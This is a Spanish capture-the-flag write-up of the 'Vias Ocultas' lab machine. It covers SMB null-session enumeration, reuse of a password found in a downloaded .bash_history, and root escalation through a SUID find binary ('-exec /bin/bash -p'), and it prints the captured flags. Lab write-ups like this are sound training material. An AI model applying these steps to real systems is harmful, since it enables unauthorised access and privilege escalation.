CTF VIAS OCULTAS


WRITE UP

Juan Ayala


03-09-2025

Maquina Vias Ocultas:


Para avanzar con aplicamos un nmap para reconocer que puertos están abiertos:



Ya teniendo la información de los puertos abiertos generamos un dirb para ver que mas podemos tener:



Aplicamos Gobuster para que nos muestre los directorios:



Ahí nos muestra que tenemos solo el index. Para seguir buscando tenemos que enfocarmos mas aun y ver que mas podemos encontrar.

Hay que enfocarnos en los puertos que utilizan samba y ver que podemos rescatar, para esto:

```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ smbclient -L //172.17.0.2/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        usuarios        Disk
        desarrollo      Disk
        IPC$            IPC       IPC Service (Samba Server 4.17.12-Debian)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INV
ALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```


Buscamos conectarnos a smb y nos encontramos con dos cosas, un directorio de usuarios y otro de desarrollo, trataremos de conectarnos para ver que podemos rescatar:

```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ smbclient //172.17.0.2/usuarios -N

tree connect failed: NT_STATUS_ACCESS_DENIED
```

Usuarios no nos permite ingresar, revisemos el otro:


```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ smbclient //172.17.0.2/desarrollo -N

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Feb 26 18:05:56 2025
  ..                                  D        0  Wed Feb 26 17:45:43 2025
  todo.txt                            N      276  Wed Feb 26 18:05:56 2025

                98593968 blocks of size 1024. 67411604 blocks available
```

Y ahí encontramos un archivo que nos puede servir. Todo.txt es uno de los archivos que siempre guardan algún dato o bien un casa bobos, que nos podrá indicar si es el camino o debemos utilizar otro:



Si tratamos de hacer un cat directamente no nos mostrara nada por lo cual debemos descargar el archivo y después realizar el cat.

Aca nos muestra que hay una clave que se tiene que modificar porque es muy débil. De igual manera veamos si podemos entrar al usuario Charlie con la clave, recordar que esta esta hasheada y hay que descifrar, para ello esto:



Luego realizamos lo siguiente:

```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ ssh charlie@172.17.0.2

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:Fd+PckoPUkGyfHdJuVMXxDC5×8iri+RnLaWvqZM47aQ.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```


Si nos aparece este error hay que eliminar la huella del ssh en caso de tener otra ip anterior y se realiza de la siguiente manera.

```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "172.17.0.2"

# Host 172.17.0.2 found: line 1
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old

┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ ssh charlie@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:Fd+PckoPUkGyfHdJuVMXxDC5×8iri+RnLaWvqZM47aQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
charlie@172.17.0.2's password:
Permission denied, please try again.
charlie@172.17.0.2's password:
Permission denied, please try again.
charlie@172.17.0.2's password:
```


Ingresamos con el usuario Charlie y colocamos la contraseña, pero no nos permite entrar. Por lo cual existe un recurso que podemos saber que usuarios permite smb y así poder saber cual es el que necesitamos:

```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ enum4linux-ng -U 172.17.0.2
```

Enum4linux es una herramienta utilizada para extraer información de hosts de Windows y Samba. Está escrita en Perl y utiliza herramientas de Samba como smbclient y net. Enum4linux permite identificar el sistema operativo remoto y realizar enumeraciones a través del protocolo SMB.



Lo dejamos trabajar y nos indica que el usuario Charlie es el user para entrar a smb. Ahora debemos buscar si ese usuario junto con la clave que encontramos que aun no esta modificada nos permite entrar al servicio smb:



Listamos los directorios:

```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ smbclient //172.17.0.2/usuarios -U charlie
Password for [WORKGROUP\charlie]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Feb 26 17:53:07 2025
  ..                                  D        0  Wed Feb 26 17:45:43 2025
  charlie                             D        0  Wed Feb 26 17:54:31 2025
  developer                           D        0  Wed Feb 26 17:55:12 2025

                98593968 blocks of size 1024. 67408784 blocks available
smb: \>
```

Y acá nos damos cuenta en que en el directorio usuarios tenemos dos, Charlie y developer. La idea es revisando cada directorio y ver que podemos encontrar.

```
smb: \> cd charlie
smb: \charlie\> ls
  .                                   D        0  Wed Feb 26 17:54:31 2025
  ..                                  D        0  Wed Feb 26 17:53:07 2025
  .profile                            H      807  Wed Feb 26 17:54:31 2025
  .bash_logout                        H      220  Wed Feb 26 17:54:25 2025
  .bashrc                             H     3526  Wed Feb 26 17:54:22 2025
  .bash_history                       H      749  Wed Feb 26 17:54:18 2025

                98593968 blocks of size 1024. 67408784 blocks available
smb: \charlie\>
```

```
                98593968 blocks of size 1024. 67408348 blocks available
smb: \> cd developer
smb: \developer\> ls
  .                                   D        0  Wed Feb 26 17:55:12 2025
  ..                                  D        0  Wed Feb 26 17:53:07 2025
  .profile                            H      807  Wed Feb 26 17:55:02 2025
  .bash_logout                        H      220  Wed Feb 26 17:55:12 2025
  .bashrc                             H     3526  Wed Feb 26 17:55:08 2025
  .bash_history                       H        0  Wed Feb 26 17:54:53 2025
```

Si comparamos el historial de de bash de developer y Charlie, nos damos cuenta de los tamaños, por lo cual también podemos sacar algo provechoso.

Y acá tenemos harta información revisar. Y empezamos por el que mas nos llame la atención yo por mi parte ire con el .bash_history, ya que puede arrojar información especial. Por lo que primero descargamos el archivo de la siguiente manera:


```
smb: \charlie\> cat .bash_history
cat: command not found
smb: \charlie\> get .bash_history
getting file \charlie\.bash_history of size 749 as .bash_history (243,8 KiloBytes/sec) (average 243,8 Kil
oBytes/sec)
```

Para poder revisarlo ocupamos lo siguiente:


```
┌──(kali㉿kali)-[~]
└─$ ls -lh ~/CyberConquer/Vias\ Ocultas/.bash_history
-rw-r--r-- 1 kali kali 749 sep  3 09:51 '/home/kali/CyberConquer/Vias Ocultas/.bash_history'

┌──(kali㉿kali)-[~]
└─$ cat ~/CyberConquer/Vias\ Ocultas/.bash_history

ls -la
whoami
pwd
cd ../../
su developer
echo fhuds9hfd768sgf9s90jf | su developer
cd /var/www/html
nano index.html
cat /etc/passwd
sudo apt update && sudo apt upgrade -y
whoami
ifconfig
ip a
ping -c 4 google.com
curl -I https://google.com
tar -xvf file.zip
grep "password" /var/log/auth.log
ps aux | grep ssh
netstat -tulnp
history | grep ssh
ssh user@192.168.1.10
scp file.txt user@192.168.1.10:/home/user/
chmod 700 script.sh
./script.sh
echo "alias ll='ls -la'" >> ~/.bashrc
source ~/.bashrc
df -h
du -sh *
find / -name "*.log" 2>/dev/null
crontab -l
crontab -e
echo "Hello World" > test.txt
cat test.txt
mv test.txt /tmp/
rm -rf /tmp/test.txt
ps aux | grep apache
systemctl status apache2
sudo systemctl restart apache2
iptables -L -n -v
exit
```

Y acá tenemos algo importante, si revisamos bien nos damos cuenta que encontramos una contraseña de developer, por lo que entramos ahora con ese usuario, probamos con smb y con ssh:


```
┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
└─$ smbclient //172.17.0.2/usuarios -U developer

Password for [WORKGROUP\developer]:
tree connect failed: NT_STATUS_ACCESS_DENIED
```




Listamos,



Y es donde encontramos la primera flag:



Ahora debemos encontrar la flag de root, por lo que ocuparemos un binario para la escala de privilegios. Sabemos que en la pagina de GTFOBins podemos conseguir varios binarios que escalen privilegios, en este caso utilizaremos el siguiente:



```
$ find / -perm /4000 2>/dev/null
/usr/bin/passwd
/usr/bin/mount
/usr/bin/find
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
$
```

Con ese comando podemos ver cuales son los binarios que tienen permisos de root y poder escalar privilegios. En este caso utilizamos el FIND:

```
$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.2# whoami
root
bash-5.2# ls
user.txt
bash-5.2# cat user.txt
d418a14a7fc5239d51730d3c7c30c2d0
```

Al acceder a root encontramos la flag del user. Pero no esta la que estamos buscando por lo cual realizamos la búsqueda del archivo root.txt de la siguiente manera:

```
bash-5.2# find / -name "root.txt" 2>/dev/null
/root/root.txt
bash-5.2# cat /root/root.txt
c75fefd75f1b5be3633340b8ee6c0da7
bash-5.2# Connection to 172.17.0.2 closed by remote host.
Connection to 172.17.0.2 closed.

┌──(kali㉿kali)-[~/CyberConquer/Vias Ocultas]
```

Y encontramos la flag de root

```
Ingresa la bandera de usuario: ✗  ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✗  ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✓  ¡Flag correcta! Buen trabajo.
Ingresa la bandera de root: ✗  Bandera incorrecta. Intenta de nuevo.
Ingresa la bandera de root: ✗  Bandera incorrecta. Intenta de nuevo.
Ingresa la bandera de root: ✗  Bandera incorrecta. Intenta de nuevo.
Ingresa la bandera de root: ✗  Bandera incorrecta. Intenta de nuevo.
Ingresa la bandera de root: 👑 ¡Root obtenido, Máquina dominada!
Felicidades! Haz logrado resolver la maquina!
```

Y listo maquina dominada!!!